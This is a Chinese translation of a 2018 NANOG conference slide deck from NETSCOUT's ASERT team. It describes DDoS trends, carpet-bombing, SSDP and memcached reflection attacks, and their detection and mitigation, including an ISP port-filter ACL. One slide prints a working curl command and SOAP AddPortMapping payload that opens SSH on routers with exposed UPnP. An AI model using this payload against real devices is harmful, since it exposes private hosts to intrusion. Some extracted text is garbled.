

经受住无限：太比特时代的分布式拒绝服务防御

NANOG 74 – 2018年10月

Steinthor Bjarnason

ASERT网络安全研究工程师

sbjarnason@arbor.net

议程

- 全球分布式拒绝服务趋势
- 新的分布式拒绝服务攻击趋势：
 - 地毯式轰炸
 - SSDP攻击的新变化
 - 内存缓存类型攻击
- 增强可见性的需求

全球分布式拒绝服务趋势 - 亮点

(有关更多详细信息, 请参见 <https://www.netscout.com/threatreport>)




- 最大攻击大小增加了174% (从622 Gbps 增加到1.72Tbps), 平均攻击大小增加了24%。
- 攻击频率下降了13%, 但全球攻击量增长了8%。
- 攻击的攻击难度更大, 在2018年上半年, 有超过300 Gbps的攻击有47次, 而2017年上半年为7次。增长571% !
- Memcached是对此的一种解释, 但真正的问题是, 新的更难攻击的攻击手段迅速武器化。例如, 仅用了1周的时间就将Memcached攻击武器化。




北美1H 2018分布式拒绝服务攻击趋势

1H 2018 Frequency



1H 2018 Bandwidth




- 对于2018年上半年，ATLAS报告发生73.4万次入站攻击，总量为1.05 Pbps，平均攻击规模为1.43 Gbps。7次攻击大于300 Gbps（最大攻击为1.72 Tbps，第二大攻击为482 Gbps）
- 2017年上半年，有97.3万次入站攻击，总流量为1.17 Pbps，平均攻击规模为1,2 Gbps。1 a4 ttack> 300 Gbps（最大339 Gbps）

最近的攻击趋势：地毯式轰炸

地毯式轰炸分布式拒绝服务攻击

- 2018年，分布式拒绝服务反射型攻击大幅增加，而不是专注于特定的目标IP，而是攻击整个子网或CIDR块。
- 这导致了以下问题：
 - 检测系统通常专注于目标IP，而不是子网或CIDR块，常常导致直到太晚才检测到攻击。
 - 转移大型CIDR块（例如/16s）将使大多数缓解系统不堪重负。

过去曾出现过此类攻击，但当时只有熟练而坚定的攻击者才能掌握。但是，由于新攻击类型的快速武器化和包含在Booter / Stresser服务中，这些攻击现在变得越来越普遍。




地毯式轰炸攻击是什么样的？

- 地毯式轰炸攻击通常是UDP反射攻击。使用域名系统（DNS），简单服务发现协议（SSDP），C-LDAP和TCP SYN-ACK类型的反射，观察到的攻击规模从10 Gbps到600 Gbps。
- 一些攻击使CIDR子网的旋转更大。例如：
 - 地毯式轰炸攻击目标是/ 16中的/ 20
 - 攻击每隔几分钟改变一次，攻击/ 16内的另一个/ 20
- 由于攻击分布在子网中，因此在许多情况下不会触发主机检测。例如：
 - 简单服务发现协议（SSDP）放大滥用设置为以4 Mbps触发
 - 在/ 18的16384个地址中分布的40 Gbps攻击是每个地址2.42 Mbps
 - 因此，基于主机的检测将不会触发
- 在某些情况下，攻击还会伴随着大量的IP非初始碎片（尤其是当攻击者使用UDP反射攻击时）。

IP碎片- 快速查看

示例：在本地网络上以1492字节MTU发送4000字节IPv4 UDP数据包



检测地毯式轰炸攻击

- 针对发往主机的攻击流量进行基于流的检测尚不充分，因为攻击流量可能不会超过阈值。
- 需要基于网络块分析攻击流量或查看穿越特定路由器的流量。
- 为此，必须指明所有目标CIDR块的正常流量。
- 需要预先进行性能分析，并根据以下各项测量平均体积：
 - 连续测量
 - 每天的每小时
 - 在每天的这个时间每周一次。

缓解地毯式轰炸攻击

- 地毯式轰炸攻击使用传统的反射型攻击，可以用相同的方法缓解。主要区别在于目标IP高度分散，有必要使用目标CIDR作为分类器。
- 缓解措施可以包括：
 - 使用flowspec丢弃或限制已知反射向量的流量。
 - 使用flowspec或S / RTBH丢弃来自已知反射源的流量（稍后会有更多信息）。
 - 将发往端点宽带接入网络或数据服务器场的非初始IP碎片速率限制为低数值（1%）。免除自己的域名系统递归基础设施和著名（且运营良好）的通用域名系统服务器（谷歌，Open DNS），以避免阻止大型EDNS0回复。
 - 将攻击流量转移到IDMS进行缓解，这也将重组碎片数据包。请注意，不要同时将所有网络流量转移到缓解群集。

New DDoS Attack Method Demands a Fresh Approach to Amplification Assault Mitigation

SSDP攻击的新变化

(实际上是从2015年

开始)

简单服务发现协议 (SSDP) 衍射攻击：随机源
端口

SSDP衍射

(Matt Bing的NANOG 72闪电演讲中的更多详细信息)

由于各种物联网和CPE设备上UPnP库中的错误，互联网上的大多数SSDP侦听器（55%）将使用随机UDP端口将其回复发送回去。此外，大量回复可能会分散。

1	0.000000	246.12	214	UDP	546 33346 → 4547 Len=500
2	0.000019	34.26	1.101	UDP	442 57443 → 10995 Len=396
3	0.000128	0.173	183	UDP	287 32770 → 37677 Len=241
4	0.000307	4.173	64	UDP	401 56091 → 17675 Len=355
5	0.000329	.103	.240	UDP	429 40340 → 20349 Len=383
6	0.000061	01.38	226	UDP	430 60098 → 26026 Len=384
7	0.000118	50.103	.131	SSDP	473 HTTP/1.1 200 OK
8	0.000137	38.197	152	UDP	376 56613 → 15838 Len=330
9	-0.000071	197	.240	UDP	360 34372 → 12608 Len=314
10	0.000000	156.52.5.103	104	UDP	353 51276 → 56770 Len=207
Internet Protocol Version 4, Src: 250.103, Dst: 218.131					
User Datagram Protocol, Src Port: 50931, Dst Port: 4041					
Simple Service Discovery Protocol					
HTTP/1.1 200 OK\r\n					
CACHE-CONTROL: max-age=1800\r\n					
DATE: Thu, 06 Apr 2017 16:22:35 GMT\r\n					
EXT:\r\n					
LOCATION: http://192.168.1.1:49152/gatedesc.xml\r\n					
OPT: "http://schemas.upnp.org/upnp/1/0/"; ns=01\r\n					
01-NLS: eeaf8154-1dd1-11b2-9200-aa59b9efb462\r\n					



SSDP衍射

检测和缓解

- 无法使用源端口（1900）进行检测或缓解，攻击将由带有随机源端口的UDP数据包组成。此外，数据包可能会碎片化。
- 基于流的遥测技术可以轻松检测到UDP数据包的泛洪攻击。
- 缓解可以通过以下方法完成：
 - 使用S / RTBH或flowspec阻止反射器的源IP。
 - 使用模式匹配，在有效负载中查找“UPnP / 1 \ .0”
 - 速率限制非初始IP碎片，如前所述。
 - 将攻击流量转移到IDMS进行缓解。


UPnP (SSDP) NAT旁路

- 我们的扫描发现，由于工厂MiniUPnP实施和配置配置不当，攻击者可以使用大约1.65%的简单服务发现（SSDP）消费CPE设备进行NAT规则操作。
- 只需进行少量工作，我们就能够成功地强制将内部公共，NAT编辑的RFC1918地址上的TCP / 2222从公共IP地址映射到TCP / 22，从而访问运行在假定安全的Linux机器上的ssh坐在NAT后面！

```
curl -H 'Content-Type: text/xml' \  
      -H 'SOAPAction: "urn:schemas-upnp-  
org:service:WANIPConnection:1#AddPortMapping"' \  
      -d @addportmapping -X POST http://172.16.145.136:35221/  
WANIPConn.xml
```

```
<?xml version="1.0" ?>
  <s:Envelope xmlns: s="http://schemas.xmlsoap.org/soap/
envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/">
    <s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-
org:service:WANIPConnection:1">
      <NewRemoteHost></NewRemoteHost>
      <NewExternalPort>2222</NewExternalPort>
      <NewProtocol>TCP</NewProtocol>
      <NewInternalPort>22</NewInternalPort>
      <NewInternalClient>192.168.1.200</NewInternalClient>
      <NewEnabled>1</NewEnabled>
      <NewPortMappingDescription>LOLOLOLOLOLOLOL </
NewPortMappingDescription>
      <NewLeaseDuration>0</NewLeaseDuration>
    </u:AddPortMapping></s:Body>
  </s:Envelope>nal-in
```

UPnP (SSDP) NAT旁路



Memcached类型攻击


Memcached分布式拒绝服务反射攻击

(另请参见Artyom Gavrichenkov的NANOG 73 Memcached演讲)

- Memcached是一种内存数据库缓存系统，通常部署在IDC，“云”和基础设施即服务（IaaS）网络中，以提高数据库驱动网站和其他面向互联网的服务的性能。
- 不幸的是，默认实现没有身份验证功能，通常部署为侦听端口11211上的所有接口（UDP和TCP）。
- 将此与IP欺骗结合使用，结果是1.7 Tbps分布式拒绝服务反射攻击！
- 在理想的实验室环境中，放大倍数可高达1：500.000！

NETSCOUT Arbor Confirms 1.7 Tbps DDoS Attack; The Terabit Attack Era Is Upon Us

[Carlos Morales](#) on March 5, 2018.



检测和缓解memcached攻击

- Memcached被分类为UDP反射攻击，由使用源端口11211的大型UDP数据包（未分段）组成。
- 使用基于流的遥测技术（如NetFlow）检测攻击流量。
 - 请记住，memcached可以像其他反射型攻击一样用作地毯式轰炸攻击的一部分。
- 传统的UDP反射类型缓解方法适用：
 - 在网络边缘使用flowspec（动态方法）或iACL（静态方法）通过源端口UDP端口11211阻止/速率限制流量。
 - 考虑实施“可利用的端口过滤器”，请参阅下一张幻灯片。
 - 另请参阅<http://www.senki.org>
- 一个令人担忧的方面是，如果有人实施自己的Memcached变体，该变体使用随机源端口，生成IP碎片，并将其预部署在“低价租赁虚拟机”类型的云服务上。

实施可利用的端口过滤器

NANOG - Job Snijders job@ntt.net: “NTT已在所有面向外部的接口上部署了速率限制器””

```
ipv4 access-list exploitable-ports
  permit udp any eq ntp any
  permit udp any eq 1900 any
  permit udp any eq 19 any
  permit udp any eq 11211 any
!
```

```
ipv6 access-list exploitable-ports-v6
  permit udp any eq ntp any
  permit udp any eq 1900 any
  permit udp any eq 19 any
  permit udp any eq 11211 any
!
```

```
class-map match-any exploitable-ports
  match access-group ipv4 exploitable-ports
  match access-group ipv6 exploitable-ports-v6
```

```
policy-map ntt-external-in
  class exploitable-ports
    police rate percent 1
      conform-action transmit
      exceed-action drop
  set precedence 0
  set mpls experimental topmost 0
class class-default
  set mpls experimental imposition 0
  set precedence 0
!
```

```
interface Bundle-Ether19
  description Customer: the best customer
  service-policy input ntt-external-in
!
```

```
interface Bundle-Ether20
  service-policy input ntt-external-in
```

Memcached分布式拒绝服务反射攻击

我们应该反击吗（“冲洗”和“关闭”）？

不！




- 在世界上大多数地区，删除或修改不属于您的系统的信息（“刷新”命令）或中断操作（“关闭”命令）均属违法。
- 攻击反射器也是不道德的（而且是愚蠢的），因为反射器可能属于同一攻击的受害者。
- 分布式拒绝服务防御在抵御这种攻击方面运行良好，反击只会使问题更加恶化，并使我们于非常滑坡的状。

需要提高知名
度



数字地下创新周期



透过雾看



- 监控和渗透：
 - 通过使用僵尸网络渗透和反射器蜜罐实时检测攻击和攻击参数。
 - 扫描反射器并关联攻击活动。
- 诱使攻击者泄露其宝贵秘密：
 - 物联网蜜罐展示攻击者如何扫描和感染物联网设备。
- 伪装成C&C服务器：
 - 利用域名系统（DNS）漏洞，可以伪装成C&C服务器，收集被感染设备上的信息。

155.126 (155-126.dyn.iinet.net.au) ntp attack

Aug 26 11:46 - 11:55, 834 packets (1.6 pps), 3 honeypots

🇦🇺 iinet limited

Last payload:

0000000: 1700 032a 0000 0000

...*

Alert Details

Key	Value
Botnet	
Attack Type	UDP
Start Time	2018-08-02T22:44:02.503062-04:00
End Time	2018-08-02T22:44:02.503062-04:00
Target Host	62.203
Target IP	62.203
Target Port	3074
Target URI	
Target ASN	
Target City	
Target State	
Target Country	US
Target Organization	
CnC Host	.108.38
CnC Port	5888
CnC URI	
CnC IP	.108.38
CnC ASN	
CnC Country	
CnC Organization	
Option => Flood_Time	3200
Option => Spoofed	32
Option => Poll_Interval	1
Option => Packet_Size	0

总结



- 分布式拒绝服务攻击现已进入太比特时代。
- 现在，攻击变得更加困难，主要是因为新的攻击媒介迅速武器化。
- 运营商应遵循安全最佳实践，并保护内部和外部边界：
 - 扫描网络中的已知威胁和易受攻击的IoT设备。
 - 阻止/速率限制已知威胁（“可利用端口过滤器”）
 - 对您的供应商，尤其是CPE供应商，提出非常严格的要求！
- 充分利用新的信息来源，雾中迷雾。

谢谢!

Steinthor Bjarnason: sbjarnason@arbor.net

www.netscout.com